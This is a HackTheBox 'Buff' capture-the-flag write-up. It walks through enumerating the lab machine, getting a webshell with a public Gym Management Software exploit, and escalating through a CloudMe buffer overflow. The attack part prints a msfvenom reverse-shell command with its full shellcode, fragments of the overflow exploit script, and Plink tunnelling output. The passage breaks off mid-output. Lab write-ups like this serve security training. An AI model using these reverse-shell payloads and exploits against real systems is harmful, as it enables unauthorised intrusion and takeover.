HTB Buff Writeup

writeups@centraliowacybersec.com

HTB Buff Thoughts

https://app.hackthebox.com/machines/263

Buff was a fairly easy foothold but a more challenging privesc. Overall I learned a lot more about using ssh tunnels and pivoting than I did before the box which is absolutely great! It's a great example of the OSCP "Try Harder" methodology. If something doesn't work but you know in your gut that you're on the trail, keep trying small modifications until something sticks.

Table of contents

1. Skills needed and learned

1.1. CMS version enumeration

1.2. Port pivoting / SSH tunneling


1.3. Eye for detail when enumerating

2. High Overview


2.1. From the initial Nmap scan, there were only 2 open ports and one of them just wasn't giving up good information. Once I turned focus on the web services I quickly found a CMS version that had an exploit with a public POC. This got me a shell as the user "Shaun". I grabbed the user flag and started enumerating until I found a file in his Downloads folder called "CloudMe_1112.exe". A quick google search showed this was exploitable by buffer overflow. Once a tunneled port 2222, I was able to remotely execute a system shell from this exploit and grab the root flag.

3. Technical Walkthrough

3.1. Initial Nmap enumeration




```
PORT     STATE SERVICE
7680/tcp open  pando-pub
8080/tcp open  http-proxy
```



```
PORT     STATE SERVICE    VERSION
7680/tcp open  pando-pub?
8080/tcp open  http       Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
|_http-title: mrb3n's Bro Hut
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows XP|7 (89%)
OS CPE: cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_7
Aggressive OS guesses: Microsoft Windows XP SP3 (89%), Microsoft Windows XP SP2 (86%), Microsoft Windows 7 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: Incremental

TRACEROUTE (using port 8080/tcp)
HOP RTT      ADDRESS
1   44.71 ms 10.10.14.1
2   45.17 ms buff.htb (10.10.10.198)
```


4. Enumerate the web service

4.1. Nikto didn't return a ton of useful information but it's always good to try.




```
┌──(kali㉿kali)-[~]
└─$ nikto -h buff.htb:8080
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.198
+ Target Hostname:    buff.htb
+ Target Port:        8080
+ Start Time:         2021-10-27 21:41:31 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
+ Retrieved x-powered-by header: PHP/7.4.6
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms o
f XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in
 a different fashion to the MIME type
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See ht
tp://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: HTTP_NOT_FOUND.htm
l.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_
FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.h
tml.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NO
T_FOUND.html.var, HTTP_NOT_FOUND.html.var
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
```

4.2. Next I ran some directory busters (Always try more than one tool!)



```
/                   200   5349
    Home.php        200   343
    index.php       200   5351
    contact.php     200   4551
    home.php        200   343
    about.php       200   5698
    upload.php      200   307
    cgi-bin         403   269
    img             403   269
    profile         200   332
    Contact.php     200   4551
    About.php       200   5698
    feedback.php    200   4747
    Index.php       200   5351
    icons           200   179
    edit.php        200   4785
    up.php          200   411
    register.php    200   523
    packages.php    200   8169
    upload          403   269
    examples        503   270
    include         403   269
    facilities.php  200   6343
    licenses        403   259
```

4.3. This gave me some great info to dig around and I quickly came across a CMS version.




mrb3n's Bro Hut

Made using Gym Management Software 1.0

4.4. I discovered a public exploit when googling this fairly quickly

4.5. https://www.exploit-db.com/exploits/48506


4.6. Some simple code modification and I popped a shell!



```
┌──(kali㉿kali)-[~]
└─$ python 48506.py http://buff.htb:8080/
            ^
/vvvvvvvvvvvvv \────────────────────────────────────────,
`^^^^^^^^^^^^^ /============BOKU========================"
            v

[+] Successfully connected to webshell.
C:\xampp\htdocs\gym\upload> whoami
�PNG
▒
buff\shaun
```

5. Privilege Escalation


5.1. Once on the box I snagged the user flag.



```
C:\xampp\htdocs\gym\upload> type c:\users\shaun\desktop\user.txt
�PNG
▒
6ace76d2[redacted]

C:\xampp\htdocs\gym\upload> ipconfig
�PNG
▒

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : htb
   IPv6 Address. . . . . . . . . . . : dead:beef::1a9
   Link-local IPv6 Address . . . . . : fe80::a9be:9a85:c3e6:3453%10
   IPv4 Address. . . . . . . . . . . : 10.10.10.198
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2

C:\xampp\htdocs\gym\upload> whoami
�PNG
▒
buff\shaun
```

5.2. I upgraded my shell and started enumerating system info, users and services.

5.3. I eventually came across the “CloudMe_1112.exe” in Shaun’s download folder




```
c:\Windows\Temp\buff>dir c:\users\shaun\downloads
dir c:\users\shaun\downloads
 Volume in drive C has no label.
 Volume Serial Number is A22D-49F7

 Directory of c:\users\shaun\downloads

14/07/2020  13:27    <DIR>          .
14/07/2020  13:27    <DIR>          ..
16/06/2020  16:26        17,830,824 CloudMe_1112.exe
               1 File(s)     17,830,824 bytes
               2 Dir(s)   9,021,214,720 bytes free
```

5.4. I found that there was a public buffer overflow POC against this

5.5. https://www.exploit-db.com/exploits/48389


5.6. When the service is started, it listens locally on port 8888

5.7. I created shellcode from msfvenom



```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.12 LPORT=443 -f python -v payload -b "\x00\x0A\x0D"
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of python file: 1869 bytes
payload =  b""
payload += b"\xba\x35\xb1\xc8\xb0\xdb\xc8\xd9\x74\x24\xf4\x5f"
payload += b"\x2b\xc9\xb1\x52\x31\x57\x12\x83\xef\xfc\x03\x62"
payload += b"\xbf\x2a\x45\x70\x57\x28\xa6\x88\xa8\x4d\x2e\x6d"
payload += b"\x99\x4d\x54\xe6\x8a\x7d\x1e\xaa\x26\xf5\x72\x5e"
payload += b"\xbc\x7b\x5b\x51\x75\x31\xbd\x5c\x86\x6a\xfd\xff"
payload += b"\x04\x71\xd2\xdf\x35\xba\x27\x1e\x71\xa7\xca\x72"
payload += b"\x2a\xa3\x79\x62\x5f\xf9\x41\x09\x13\xef\xc1\xee"
payload += b"\xe4\x0e\xe3\xa1\x7f\x49\x23\x40\x53\xe1\x6a\x5a"
payload += b"\xb0\xcc\x25\xd1\x02\xba\xb7\x33\x5b\x43\x1b\x7a"
payload += b"\x53\xb6\x65\xbb\x54\x29\x10\xb5\xa6\xd4\x23\x02"
payload += b"\xd4\x02\xa1\x90\x7e\xc0\x11\x7c\x7e\x05\xc7\xf7"
payload += b"\x8c\xe2\x83\x5f\x91\xf5\x40\xd4\xad\x7e\x67\x3a"
payload += b"\x24\xc4\x4c\x9e\x6c\x9e\xed\x87\xc8\x71\x11\xd7"
payload += b"\xb2\x2e\xb7\x9c\x5f\x3a\xca\xff\x37\x8f\xe7\xff"
payload += b"\xc7\x87\x70\x8c\xf5\x08\x2b\x1a\xb6\xc1\xf5\xdd"
payload += b"\xb9\xfb\x42\x71\x44\x04\xb3\x58\x83\x50\xe3\xf2"
payload += b"\x22\xd9\x68\x02\xca\x0c\x3e\x52\x64\xff\xff\x02"
payload += b"\xc4\xaf\x97\x48\xcb\x90\x88\x73\x01\xb9\x23\x8e"
payload += b"\xc2\xcc\xb9\x9e\x1e\xb9\xbf\x9e\x1f\x82\x49\x78"
payload += b"\x75\xe4\x1f\xd3\xe2\x9d\x05\xaf\x93\x62\x90\xca"
payload += b"\x94\xe9\x17\x2b\x5a\x1a\x5d\x3f\x0b\xea\x28\x1d"
payload += b"\x9a\xf5\x86\x09\x40\x67\x4d\xc9\x0f\x94\xda\x9e"
payload += b"\x58\x6a\x13\x4a\x75\xd5\x8d\x68\x84\x83\xf6\x28"
payload += b"\x53\x70\xf8\xb1\x16\xcc\xde\xa1\xee\xcd\x5a\x95"
payload += b"\xbe\x9b\x34\x43\x79\x72\xf7\x3d\xd3\x29\x51\xa9"
payload += b"\xa2\x01\x62\xaf\xaa\x4f\x14\x4f\x1a\x26\x61\x70"
payload += b"\x93\xae\x65\x09\xc9\x4e\x89\xc0\x49\x7e\xc0\x48"
payload += b"\xfb\x17\x8d\x19\xb9\x75\x2e\xf4\xfe\x83\xad\xfc"
payload += b"\x7e\x70\xad\x75\x7a\x3c\x69\x66\xf6\x2d\x1c\x88"
payload += b"\xa5\x4e\x35"
```


5.8. I set the target to 127.0.0.1



```
# Exploit Title: CloudMe 1.11.2 - Buffer Ove
# Date: 2020-04-27
# Exploit Author: Andy Bowden
# Vendor Homepage: https://www.cloudme.com/e
# Software Link: https://www.cloudme.com/dow
# Version: CloudMe 1.11.2
# Tested on: Windows 10 x86

#Instructions:
# Start the CloudMe service and run the scri

import socket

target = "127.0.0.1"

padding1   = b"\x90" * 1052
EIP        = b"\xB5\x42\xA8\x68" # 0x68A842B
NOPS       = b"\x90" * 30

#msfvenom -a x86 -p windows/exec CMD=calc.ex
payload =  b""
payload += b"\xba\x35\xb1\xc8\xb0\xdb\xc8\xd
payload += b"\x2b\xc9\xb1\x52\x31\x57\x12\x8
```


5.9. I then uploaded Plink onto the machine to get a tunnel

5.9.1. Before the tunnel netstat



```
┌──(kali㉿kali)-[~]
└─$ netstat -tulpn
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:2222            0.0.0.0:*               LISTEN      -
tcp6       0      0 :::2222                 :::*                    LISTEN      -
udp        0      0 0.0.0.0:34445           0.0.0.0:*                           -
```


5.9.2. After the tunnel netstat



```
┌──(kali㉿kali)-[~]
└─$ netstat -tulpn
(Not all processes could be identified, non-owned process info
